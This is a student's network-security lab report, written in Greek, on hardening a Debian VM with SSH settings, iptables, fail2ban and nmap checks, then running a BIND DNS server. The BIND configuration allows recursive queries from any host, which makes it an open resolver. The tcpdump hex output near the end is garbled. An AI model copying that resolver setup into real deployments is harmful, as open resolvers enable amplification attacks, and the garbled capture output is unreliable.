

6^Η ΕΡΓΑΣΙΑ ΣΤΙΣ ΣΥΓΧΡΟΝΕΣ ΕΦΑΡΜΟΓΕΣ ΑΣΦΑΛΕΙΑΣ ΔΙΚΤΥΩΝ

Όνομα: Γεώργιος

Επώνυμο: Βέργος

Αριθμός μητρώου: 1072604

Ημερομηνία: 6/1/2023

Εξάμηνο: 7^ο (4^ο έτος)

Τμήμα: ΜΗΥΠ(CEID)

Εφαρμόζω τις ακόλουθες ρυθμίσεις στο VM μου με IP: 83.212.80.82:

```
# OpenSSH is to specify options with their default value where
# possible, but leave them commented. Uncommented options override the
# default value.

#Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
LogLevel VERBOSE

# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2
```

```
# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile      .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication no
#PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
#KerberosGetAFSToken no
```

Οι παραπάνω ρυθμίσεις δεν επιτρέπουν την πρόσβαση στο VM με δικαιώματα διαχειριστή(PermitRootLoginNo) , επιτρέπουν την είσοδο μόνο με ιδιωτικό κλειδί(public key authentication) ενώ απαγορεύεται η πρόσβαση με κωδικό. Έτσι για να πραγματοποιήσω κάποια root λειτουργία συνδέομαι πρώτα στο vm ως απλός χρήστης και μετέπειτα εκτελώ την λειτουργία με sudo/su.

Οι κανόνες στο firewall(iptables) που χρησιμοποίησα είναι οι εξής:

```
sudo iptables -A INPUT -p tcp -s 150.140.0.0/16 --dport 22 -j ACCEPT
```

```
sudo iptables -A INPUT -p udp --dport 53 -j ACCEPT
```

```
sudo iptables -A INPUT -i lo -j ACCEPT
```

```
sudo iptables -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT
```

```
sudo iptables -P INPUT DROP
```

```
sudo iptables -P FORWARD DROP
```

```
sudo iptables -P OUTPUT ACCEPT
```

```

debian@snf-33133:~$ sudo iptables -L -v
Chain INPUT (policy DROP 5435 packets, 269K bytes)
 pkts bytes target     prot opt in     out     source               destination
 5218 490K f2b-sshd    tcp  --  any    any    anywhere             anywhere
11019 767K ACCEPT     udp  --  any    any    anywhere             anywhere
50038 8862K ACCEPT   all  --  any    any    anywhere             anywhere
   74 2611 ACCEPT     all  --  lo     any    anywhere             anywhere
  443 24764 ACCEPT    tcp  --  any    any    150.140.0.0/16       anywhere
                                     tcp dpt:ssh

Chain FORWARD (policy DROP 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 219 packets, 33775 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain f2b-sshd (1 references)
 pkts bytes target     prot opt in     out     source               destination
 5156 487K RETURN    all  --  any    any    anywhere             anywhere
debian@snf-33133:~$

```

Στη συνέχεια εφαρμόζω τις ακόλουθες ρυθμίσεις στο fail2ban ώστε οι αποκλεισμένοι χρήστες να λαμβάνουν Connection Refused για 10 λεπτά με findtime=10 λεπτά. Για να ενεργοποιηθεί και ο αποκλεισμός χρηστών (public key banning) θέτω στο sshd Jail : mode=aggressive και στο filter.d/sshd.conf τις ακόλουθες κανονικές εκφράσεις:

```

debian@snf-33133:~$ cat /etc/fail2ban/jail.local
[DEFAULT]
mode= aggressive

[sshd]
enabled= true
mode= aggressive
port= ssh
filter= sshd
logpath= /var/log/auth.log
maxretry= 5
findtime= 600
bantime= 600
ignoreip= 127.0.0.1
debian@snf-33133:~$

```

```

debian@snf-33133:~$ cat /etc/fail2ban/filter.d/sshd.conf
# Fail2Ban filter for openssh
#
# If you want to protect OpenSSH from being bruteforced by password
# authentication then get public key authentication working before disabling
# PasswordAuthentication in sshd_config.
#
#
# "Connection from <HOST> port \d+" requires LogLevel VERBOSE in sshd_config
#
[INCLUDES]

# Read common prefixes. If any customizations available -- read them from
# common.local
before = common.conf

[Definition]

_daemon = sshd

failregex = ^%(__prefix_line)s(?:error: PAM: )?[aA]uthentication(?:failure|error|failed) for .* from <HOST>( via \s+)?\s*$
^%(__prefix_line)s(?:error: PAM: )?User not known to the underlying authentication module for .* from <HOST>\s*$
^%(__prefix_line)sFailed \S+ for (?P<cond_inv>invalid user )?(?P<user>(?P<cond_user>\S+)|(?<cond_inv>(?:(?! from ).)*?)[^:
]+) from <HOST>(?: port \d+)?(?: ssh\d*)?(?(cond_user):|(?:(?! from ).)*)$)
^%(__prefix_line)sROOT LOGIN REFUSED.* FROM <HOST>\s*$
^%(__prefix_line)s[il](?:llegal|nvalid) user .*? from <HOST>(?: port \d+)?\s*$
^%(__prefix_line)sUser .+ from <HOST> not allowed because not listed in AllowUsers\s*$
^%(__prefix_line)sUser .+ from <HOST> not allowed because listed in DenyUsers\s*$
^%(__prefix_line)sUser .+ from <HOST> not allowed because not in any group\s*$
^%(__prefix_line)srefused connect from \S+ \\(<HOST>\\)\s*$
^%(__prefix_line)s(?:error: )?Received disconnect from <HOST>: 3: .*: Auth fail(?: \[preauth\])?$

^%(__prefix_line)sUser .+ from <HOST> not allowed because a group is listed in DenyGroups\s*$
^%(__prefix_line)sUser .+ from <HOST> not allowed because none of user's groups are listed in AllowGroups\s*$
^(?P<__prefix>%(__prefix_line)s)User .+ not allowed because account is locked<SKIPLINES>(P=__prefix)(?:error: )?Received
disconnect from <HOST>: 11: .+ \[preauth\]$
^(?P<__prefix>%(__prefix_line)s)Disconnecting: Too many authentication failures for .+? \[preauth\]<SKIPLINES>(P=__prefix
)(?:error: )?Connection closed by <HOST> \[preauth\]$
^(?P<__prefix>%(__prefix_line)s)Connection from <HOST> port \d+(?: on \s+ port \d+)?<SKIPLINES>(P=__prefix)Disconnecting:
Too many authentication failures for .+? \[preauth\]$
^%(__prefix_line)s(error: )?maximum authentication attempts exceeded for .* from <HOST>(?: port \d+)?(?: ssh\d*)? \[preaut
h\]$
^%(__prefix_line)s pam_unix(sshd:auth): \s+authentication failure; \s*logname=\S*\s*uid=\d*\s*euid=\d*\s*tty=\S*\s*ruser=\S
*\s*rhost=<HOST>\s*$
^%(__prefix_line)sConnection reset by <HOST> port \d+ \[preauth\]$
^%(__prefix_line)sConnection closed by <HOST> port \d+ \[preauth\]$

ignoreregex =

[Init]

# "maxlines" is number of log lines to buffer for multi-line regex searches
maxlines = 10

journalmatch = _SYSTEMD_UNIT=sshd.service + _COMM=sshd

# DEV Notes:
#
# "Failed \S+ for .*? from <HOST>..." failregex uses non-greedy catch-all because
# it is coming before use of <HOST> which is not hard-anchored at the end as well,
# and later catch-all's could contain user-provided input, which need to be greedily
# matched away first.
#
# Author: Cyril Jaquier, Yaroslav Halchenko, Petr Voralek, Daniel Black

```

Για τον έλεγχο της ορθής λειτουργίας των παραπάνω ρυθμίσεων εκτελώ αρχικά για τις ρυθμίσεις του firewall τα ακόλουθα nmap scans:

Scan χωρίς να είμαι συνδεδεμένος στο vrn:

```

vergman@vergman-hppavilion15notebookpc:~/Desktop$ sudo nmap -sS -Pn -p 22 83.212.80.82
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-04 12:10 EET
Nmap scan report for 83.212.80.82
Host is up.

PORT      STATE      SERVICE
22/tcp    filtered  ssh

Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
vergman@vergman-hppavilion15notebookpc:~/Desktop$ sudo nmap -sS -Pn -p 443 83.212.80.82
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-04 12:10 EET
Nmap scan report for 83.212.80.82
Host is up.

PORT      STATE      SERVICE
443/tcp    filtered  https

Nmap done: 1 IP address (1 host up) scanned in 2.35 seconds
vergman@vergman-hppavilion15notebookpc:~/Desktop$ sudo nmap -sU -Pn -p 53 83.212.80.82
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-04 12:11 EET
Nmap scan report for 83.212.80.82
Host is up (0.022s latency).

PORT      STATE      SERVICE
53/udp     open       domain

Nmap done: 1 IP address (1 host up) scanned in 1.81 seconds
vergman@vergman-hppavilion15notebookpc:~/Desktop$ sudo nmap -sS -Pn -p 53 83.212.80.82
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-04 12:12 EET
Nmap scan report for 83.212.80.82
Host is up.

PORT      STATE      SERVICE
53/tcp     filtered  domain

Nmap done: 1 IP address (1 host up) scanned in 2.39 seconds

```

Εφόσον το firewall κάνει drop τις διευθύνσεις που δεν ανήκουν στο πανεπιστήμιο πατρών η πόρτα 22(ssh) εμφανίζεται ως filtered.

Scan ενώ είμαι συνδεδεμένος στο VPN (έχω ip στο εύρος του πανεπιστημίου πατρών):

```

vergman@vergman-hppavilion15notebookpc:~/Desktop$ sudo nmap -sS -Pn -p 22 83.212.80.82
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-04 12:15 EET
Nmap scan report for 83.212.80.82
Host is up (0.029s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds
vergman@vergman-hppavilion15notebookpc:~/Desktop$ sudo nmap -sS -Pn -p 443 83.212.80.82
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-04 12:15 EET
Nmap scan report for 83.212.80.82
Host is up.

PORT      STATE SERVICE
443/tcp    filtered https

Nmap done: 1 IP address (1 host up) scanned in 2.49 seconds
vergman@vergman-hppavilion15notebookpc:~/Desktop$ sudo nmap -sS -Pn -p 53 83.212.80.82
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-04 12:16 EET
Nmap scan report for 83.212.80.82
Host is up.

PORT      STATE SERVICE
53/tcp    filtered domain

Nmap done: 1 IP address (1 host up) scanned in 2.43 seconds
vergman@vergman-hppavilion15notebookpc:~/Desktop$ sudo nmap -sU -Pn -p 53 83.212.80.82
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-04 12:16 EET
Nmap scan report for 83.212.80.82
Host is up (0.028s latency).

PORT      STATE SERVICE
53/udp    open  domain

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
vergman@vergman-hppavilion15notebookpc:~/Desktop$ █

```

Εφόσον επιτρέπονται οι ssh συνδέσεις από ip του πανεπιστημίου πατρών η πόρτα 22 εμφανίζεται ως ανοικτή.

Η θύρα 53(dns) είναι ανοικτή για όλους ενώ οι υπόλοιπες οποιουδήποτε πρωτοκόλλου εμφανίζονται σε κατάσταση filtered(λόγω της πολιτικής drop στο firewall για την εισερχόμενη κίνηση).

Τέλος ελέγχω τη λειτουργία του fail2ban προσπαθώντας ανεπιτυχώς 5 φορές να συνδεθώ στο VM:

```

C:\Users\dogel>ssh root@83.212.80.82
The authenticity of host '83.212.80.82 (83.212.80.82)' can't be established.
ECDSA key fingerprint is SHA256: [REDACTED]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '83.212.80.82' (ECDSA) to the list of known hosts.
root@83.212.80.82: Permission denied (publickey).

C:\Users\dogel>ssh root@83.212.80.82
root@83.212.80.82: Permission denied (publickey).

C:\Users\dogel>ssh root@83.212.80.82
root@83.212.80.82: Permission denied (publickey).

C:\Users\dogel>ssh root@83.212.80.82
root@83.212.80.82: Permission denied (publickey).

C:\Users\dogel>ssh root@83.212.80.82
root@83.212.80.82: Permission denied (publickey).

C:\Users\dogel>ssh root@83.212.80.82
ssh: connect to host 83.212.80.82 port 22: Connection timed out

C:\Users\dogel>

```

Παρατηρώ ότι μετά από 5 ανεπιτυχείς προσπάθειες η επόμενη προσπάθεια δεν αποκρίνεται και εν τέλει εμφανίζεται το μήνυμα:

ssh: connect to host 83.212.80.82 port 22: Connection timed out

Αυτό φαίνεται και στα παρακάτω αρχεία καταγραφής στο VM:

```

2023-01-04 13:28:01,496 fail2ban.filter [22821]: INFO [sshd] Found 150.140.254.138
2023-01-04 13:28:07,367 fail2ban.filter [22821]: INFO [sshd] Found 150.140.254.138
2023-01-04 13:28:09,078 fail2ban.filter [22821]: INFO [sshd] Found 150.140.254.138
2023-01-04 13:28:10,144 fail2ban.filter [22821]: INFO [sshd] Found 150.140.254.138
2023-01-04 13:28:11,380 fail2ban.filter [22821]: INFO [sshd] Found 150.140.254.138
2023-01-04 13:28:11,447 fail2ban.actions [22821]: NOTICE [sshd] Ban 150.140.254.138
2023-01-04 13:38:12,408 fail2ban.actions [22821]: NOTICE [sshd] Unban 150.140.254.138

Jan 4 13:27:59 snf-33133 sshd[28375]: Connection from 150.140.254.138 port 57047 on 83.212.80.82 port 22
Jan 4 13:28:01 snf-33133 sshd[28375]: Connection reset by 150.140.254.138 port 57047 [preauth]
Jan 4 13:28:07 snf-33133 sshd[28379]: Connection from 150.140.254.138 port 57049 on 83.212.80.82 port 22
Jan 4 13:28:07 snf-33133 sshd[28379]: Connection reset by 150.140.254.138 port 57049 [preauth]
Jan 4 13:28:08 snf-33133 sshd[28381]: Connection from 150.140.254.138 port 57050 on 83.212.80.82 port 22
Jan 4 13:28:09 snf-33133 sshd[28381]: Connection reset by 150.140.254.138 port 57050 [preauth]
Jan 4 13:28:09 snf-33133 sshd[28383]: Connection from 150.140.254.138 port 57051 on 83.212.80.82 port 22
Jan 4 13:28:10 snf-33133 sshd[28383]: Connection reset by 150.140.254.138 port 57051 [preauth]
Jan 4 13:28:11 snf-33133 sshd[28385]: Connection from 150.140.254.138 port 57052 on 83.212.80.82 port 22
Jan 4 13:28:11 snf-33133 sshd[28385]: Connection reset by 150.140.254.138 port 57052 [preauth]

```

Υλοποίηση DNS Server με του λογισμικού BIND

Οι καταγραφές των συμβάντων στον dns server αποθηκεύονται στο αρχείο /var/log/syslog:

Στις παρακάτω εικόνες φαίνονται δύο παραδείγματα ενός forward query και ενός reverse dns query:

```
Jan  4 11:25:57 snf-33133 named[1561]: client 94.70.126.192#46006 (www.example.com): query: www.example.com IN A + (83.212.80.82)
Jan  4 12:00:46 snf-33133 named[1561]: client 150.140.255.54#35568 (251.139.140.150.in-addr.arpa): query: 251.139.140.150.in-addr.arpa
```

Το αρχείο επομένως έχει τη διαμόρφωση <IP πελάτη(αυτός που έκανε το query)>-<το όρισμα του ερωτήματος είτε forward είτε reverse> - <ip του dns server>.

Αρχικά διαμορφώνω σωστά το αρχείο named.conf.options:

```
debian@snf-33133:/etc/bind$ cat named.conf.options
options {
    directory "/var/cache/bind";
    // listen port and address
    listen-on port 53 { localhost; 83.212.80.82; };

    // for public DNS server - allow from any
    allow-query { localhost; any; };

    // define the forwarder for DNS queries
    forwarders { 1.1.1.1; };

    // enable recursion that provides recursive query
    recursion yes;
    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk.  See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.

    // forwarders {
    //     0.0.0.0;
    // };

    //=====
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys.  See https://www.isc.org/bind-keys
    //=====
    dnssec-validation auto;

    auth-nxdomain no;    # conform to RFC1035
    //listen-on-v6 { any; };
};
```

Ο DNS server ακούει στη θύρα 53 και στη δημόσια IP του VM(ώστε να χρησιμοποιηθεί από τον έξω κόσμο). Εφόσον είναι δημόσιος ερωτήματα μπορούν να του θέτουν πέρα από τον εαυτό του(localhost) και κάθε(any) ip από τον έξω κόσμο. Τα ερωτήματα μπορεί να είναι αναδρομικά ενώ αν ο server δε μπορεί να κάνει resolve το ερώτημα που του έφτασε το προωθεί στον dns server της cloudflare(1.1.1.1). Τέλος

βάζοντας σχόλιο στη γραμμή listen-on-v6{any}; ο dns server δεν λειτουργεί στο ipv6.

Έπειτα ρυθμίζω το αρχείο named.conf.local:

```
debian@snf-33133:/etc/bind$ cat named.conf.local
//
// Do any local configuration here
//
// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";
zone "example.com" {
    type master;
    file "/etc/bind/zones/forward.example.com";
};
zone "139.140.150.in-addr.arpa" {
    type master;
    file "/etc/bind/zones/reverse.example.com";
};
debian@snf-33133:/etc/bind$ █
```

Με αυτό το αρχείο ορίζω τις τοποθεσίες στο filesystem των αρχείων διαμόρφωσης των “εμπρός” και “πίσω” ζωνών για το domain example.com. Είναι τύπου master.

Τέλος στην παρακάτω εικόνα φαίνονται τα προαναφερθέντα αρχεία διαμόρφωσης των “εμπρός” και “πίσω” ζωνών για το domain example.com:

```

debian@snf-33133:/etc/bind/zones$ ls
forward.example.com  reverse.example.com
debian@snf-33133:/etc/bind/zones$ cat forward.example.com
;
; BIND data file for local loopback interface
;
$TTL 3D
@      IN      SOA      ns.example.com. admin.example.com. (
                        3000000001  ; Serial
                        604800      ; Refresh
                        86400       ; Retry
                        2419200     ; Expire
                        604800)
;
@      IN      NS       ns.example.com.
;example.com. IN      MX       10 mail.example.com.
www    IN      A        150.140.139.251
;mail  IN      A        192.168.0.102
ns     IN      A        150.140.139.251
;*.example.com. IN      A      192.168.0.100

debian@snf-33133:/etc/bind/zones$ █

```

```

debian@snf-33133:/etc/bind/zones$ cat reverse.example.com
;
; BIND reverse data file for local loopback interface
;
$TTL 3D
@      IN      SOA      ns.example.com. admin.example.com. (
                        3000000001  ; Serial
                        604800      ; Refresh
                        86400       ; Retry
                        2419200     ; Expire
                        604800 )    ; Negative Cache TTL
;
@      IN      NS       ns.example.com.
251    IN      PTR      ns.example.com.

debian@snf-33133:/etc/bind/zones$ █

```

Οι εγγραφές για τα subdomains(mail κλπ) έχουν μπει σε σχόλιο(το ερωτηματικό ;) και δεν χρησιμοποιούνται.

Έπειτα για να ελέγξω την εγκυρότητα των αρχείων εκτελώ τις παρακάτω εντολές:

```
sudo named-checkconf
```

Κενή έξοδος οπότε δεν υπάρχουν σφάλματα.

```
sudo named-checkzone example.com  
/etc/bind/zones/forward.example.com
```

```
zone example.com/IN: loaded serial 3000000001
```

```
sudo named-checkzone 139.140.150.in-addr.arpa  
/etc/bind/zones/reverse.example.com
```

```
zone 139.140.150.in-addr.arpa/IN: loaded serial 3000000001
```

και τέλος restart την υπηρεσία bind:

```
sudo systemctl restart bind9
```

Κενή έξοδος οπότε δεν υπάρχουν σφάλματα.

Ελέγχω τη λειτουργία του DNS Server:

Εκτελώ την εντολή dig @83.212.80.82 www.example.com:

```
debian@snf-33133:~$ dig @83.212.80.82 www.example.com  
  
; <<>> DiG 9.10.3-P4-Debian <<>> @83.212.80.82 www.example.com  
; (1 server found)  
;; global options: +cmd  
;; Got answer:  
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58270  
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2  
  
;; OPT PSEUDOSECTION:  
; EDNS: version: 0, flags:; udp: 4096  
;; QUESTION SECTION:  
;www.example.com.                IN      A  
  
;; ANSWER SECTION:  
www.example.com.                259200  IN      A      150.140.139.251  
  
;; AUTHORITY SECTION:  
example.com.                    259200  IN      NS      ns.example.com.  
  
;; ADDITIONAL SECTION:  
ns.example.com.                 259200  IN      A      150.140.139.251  
  
;; Query time: 0 msec  
;; SERVER: 83.212.80.82#53(83.212.80.82)  
;; WHEN: Wed Jan 04 10:53:41 EET 2023  
;; MSG SIZE rcvd: 93  
  
debian@snf-33133:~$
```

Και αντίστροφα: dig @83.212.80.82 -x 150.140.139.251:

```

debian@snf-33133:~$ dig @83.212.80.82 -x 150.140.139.251

; <<>> DiG 9.10.3-P4-Debian <<>> @83.212.80.82 -x 150.140.139.251
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 38150
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;251.139.140.150.in-addr.arpa. IN PTR

;; ANSWER SECTION:
251.139.140.150.in-addr.arpa. 259200 IN PTR ns.example.com.

;; AUTHORITY SECTION:
139.140.150.in-addr.arpa. 259200 IN NS ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com. 259200 IN A 150.140.139.251

;; Query time: 0 msec
;; SERVER: 83.212.80.82#53(83.212.80.82)
;; WHEN: Wed Jan 04 10:55:45 EET 2023
;; MSG SIZE rcvd: 115

debian@snf-33133:~$

```


Αλλάζω τον dns server του λειτουργικού μου συστήματος
επεξεργάζοντας το αρχείο `/etc/resolv.conf`:

```

GNU nano 4.8 /etc/resolv.conf
# Generated by NetworkManager
nameserver 83.212.80.82

```

Έπειτα πληκτρολογώ στη γραμμή διευθύνσεων του φυλλομετρητή μου
το domain www.example.com:



Παρακολουθώ και την κίνηση μέσω του tcpdump:

Τρέχω την εντολή: `sudo tcpdump -nnvv -i wlo1 -s 1514 -S -X dst www.example.com`

```

vergnang-vergnang-hppavilion-nbpoetbook25:ncs@topos sudo tcpdump -i wlan0 -s 1514 -S -X dst www.example.com
tcpdump: listening on wlan0, link-type ETHERNET (Ethernet), capture size 1514 bytes
11:15:06.372063 IP (tos 0x0, ttl 64, id 40395, offset 0, flags [DF], proto TCP (6), length 60)
192.168.1.106.44010 > 150.140.139.251.443: Flags [S], cksum 0x5312 (correct), seq 72283781, win 64240, options [mss 1460,sackOK,TS
val 403854551 ecr 0,nop,wscale 7], length 0
0x0000: 4500 003c 9dc0 4000 4006 b85e c0a8 016a E..c..@..V...j
0x0010: 968c 8bfb abea 01bb 044e f686 329e c24d .....N..2..M
0x0020: 8010 01f6 6c29 0000 0101 080a 1812 54e9 ....dV.....U.
0x0030: fbe2 1dbf .....
11:15:06.390439 IP (tos 0x0, ttl 64, id 40396, offset 0, flags [DF], proto TCP (6), length 52)
192.168.1.106.44010 > 150.140.139.251.443: Flags [J], cksum 0x6c29 (correct), seq 72283782, ack 849265229, win 502, options [nop,n
op,TS val 403854569 ecr 4225899967], length 0
0x0000: 4500 0034 9dc0 4000 4006 b85d c0a8 016a E..4..@..Y...j
0x0010: 968c 8bfb abea 01bb 044e f686 329e c24d .....N..2..M
0x0020: 8010 01f6 6c29 0000 0101 080a 1812 54e9 ....dV.....U.
0x0030: fbe2 1dbf .....
11:15:06.397541 IP (tos 0x0, ttl 64, id 40397, offset 0, flags [DF], proto TCP (6), length 569)
192.168.1.106.44010 > 150.140.139.251.443: Flags [P,], cksum 0xa327 (correct), seq 72284299, ack 849265229, win 502, opti
ons [nop,nop,TS val 403854576 ecr 4225899967], length 517
0x0000: 4500 0239 9dc0 4000 4006 b657 c0a8 016a E..9..@..W...j
0x0010: 968c 8bfb abea 01bb 044e f686 329e c24d .....N..2..M
0x0020: 8018 01f6 a327 0000 0101 080a 1812 54f0 .....T.
0x0030: fbe2 1dbf 1603 0102 0001 0001 fc03 03e8 .....
0x0040: 729d c50a 9760 f682 01cf 0d3a be2a 5849 r...f..a...t..XI
0x0050: 8345 769e aff2 8383 699e 90db dbcc 2520 E...c..l...M.
0x0060: 42b4 5116 20b7 1d13 95f6 c5d2 0cca f44c B.Q.....L
0x0070: 9518 5dd9 67f6 e84b ce37 d56d 2ab5 81ae ...j.g..K..7.m...
0x0080: 0022 1301 1303 1302 c02b c02f cca9 cca8 "........+./...
0x0090: c02c c030 c00a c009 c013 c014 009c 009d .....0.
0x00a0: 002f 0035 0100 0191 0000 0014 0012 0000 .../5.....
0x00b0: 0f77 7777 2e65 7861 6d70 6c65 2e63 6f6d .www.example.com
0x00c0: 0017 0000 ffo1 0001 0000 0000 0000 0000 .....
0x00d0: 1000 1700 1800 1901 0001 0100 0000 0201 .....
0x00e0: 0000 2300 0000 0000 0000 0002 6832 0868 ...#.....h2.h
0x00f0: 7474 702f 312e 3100 0500 0501 0000 0000 ttp/1/.....
0x0100: 0022 000a 0008 0403 0503 0603 0203 0033 ...".
0x0110: 006b 0069 001d 0020 5437 f630 297a e95d ..k.t...t7.0.z..j
0x0120: 05cd 0410 9cad 8b9d 0ffa 73a4 b1c6 447d e.....S...D
0x0130: f437 9a1d 988f ed20 0017 0041 04cc fb1e ..7.....A...
0x0140: 3a53 eddc 35b8 04a9 c9f6 a914 40c0 9ddf ..5.5.....@...
0x0150: 66d2 e185 34d9 a8f2 bdb8 946e 5ea0 a7a9 f...4.....n^...
0x0160: b494 2a6e aa0d 2cf3 1797 5b82 40a1 a3a6 ...*n.....[.@...
0x0170: 14e6 2cfb d207 089e 4b60 f176 ff00 2b00 .....K'.V..v...
0x0180: 0504 0304 0303 000d 0018 0016 0403 0503 .....
0x0190: 0600 0005 0006 0401 0501 0601 0203 .....
0x01a0: 0201 002d 0002 0101 001c 0002 4001 0015 .....@...
0x01b0: 0007 0000 0000 0000 0000 0000 0000 0000 .....
0x01c0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x01d0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x01e0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x01f0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x0200: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x0210: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x0220: 0000 0000 0000 0000 0000 0000 0000 0000 .....
0x0230: 0000 0000 0000 0000 00 .....
11:15:06.417242 IP (tos 0x0, ttl 64, id 40398, offset 0, flags [DF], proto TCP (6), length 52)
192.168.1.106.44010 > 150.140.139.251.443: Flags [J], cksum 0x6459 (correct), seq 72284299, ack 849266669, win 491, options [nop,n
op,TS val 403854596 ecr 4225899994], length 0
0x0000: 4500 0034 9dc0 4000 4006 b85b c0a8 016a E..4..@..Y...j
0x0010: 968c 8bfb abea 01bb 044e f88b 329e c7ed .....N..2..M
0x0020: 8010 01e6 6459 0000 0101 080a 1812 5504 ....dV.....U.
0x0030: fbe2 1dda .....
11:15:06.418164 IP (tos 0x0, ttl 64, id 40399, offset 0, flags [DF], proto TCP (6), length 52)
192.168.1.106.44010 > 150.140.139.251.443: Flags [J], cksum 0x5ec3 (correct), seq 72284299, ack 849268109, win 480, options [nop,n
op,TS val 403854597 ecr 4225900008], length 0
0x0000: 4500 0034 9dc0 4000 4006 b85a c0a8 016a E..4..@..Z...j
0x0010: 968c 8bfb abea 01bb 044e f88b 329e cd8d .....N..2..M
0x0020: 8010 01e6 5ec3 0000 0101 080a 1812 5505 ....^.....U.
0x0030: fbe2 1dda .....
11:15:06.418264 IP (tos 0x0, ttl 64, id 40400, offset 0, flags [DF], proto TCP (6), length 52)
192.168.1.106.44010 > 150.140.139.251.443: Flags [J], cksum 0x5a04 (correct), seq 72284299, ack 849269325, win 479, options [nop,n
op,TS val 403854597 ecr 4225899994], length 0
0x0000: 4500 0034 9dd0 4000 4006 b859 c0a8 016a E..4..@..Y...j
0x0010: 968c 8bfb abea 01bb 044e f88b 329e d24d .....N..2..M
0x0020: 8010 01df 5a04 0000 0101 080a 1812 5505 ....Z.....U.
0x0030: fbe2 1dda .....
11:15:06.480406 IP (tos 0x0, ttl 64, id 40401, offset 0, flags [DF], proto TCP (6), length 52)
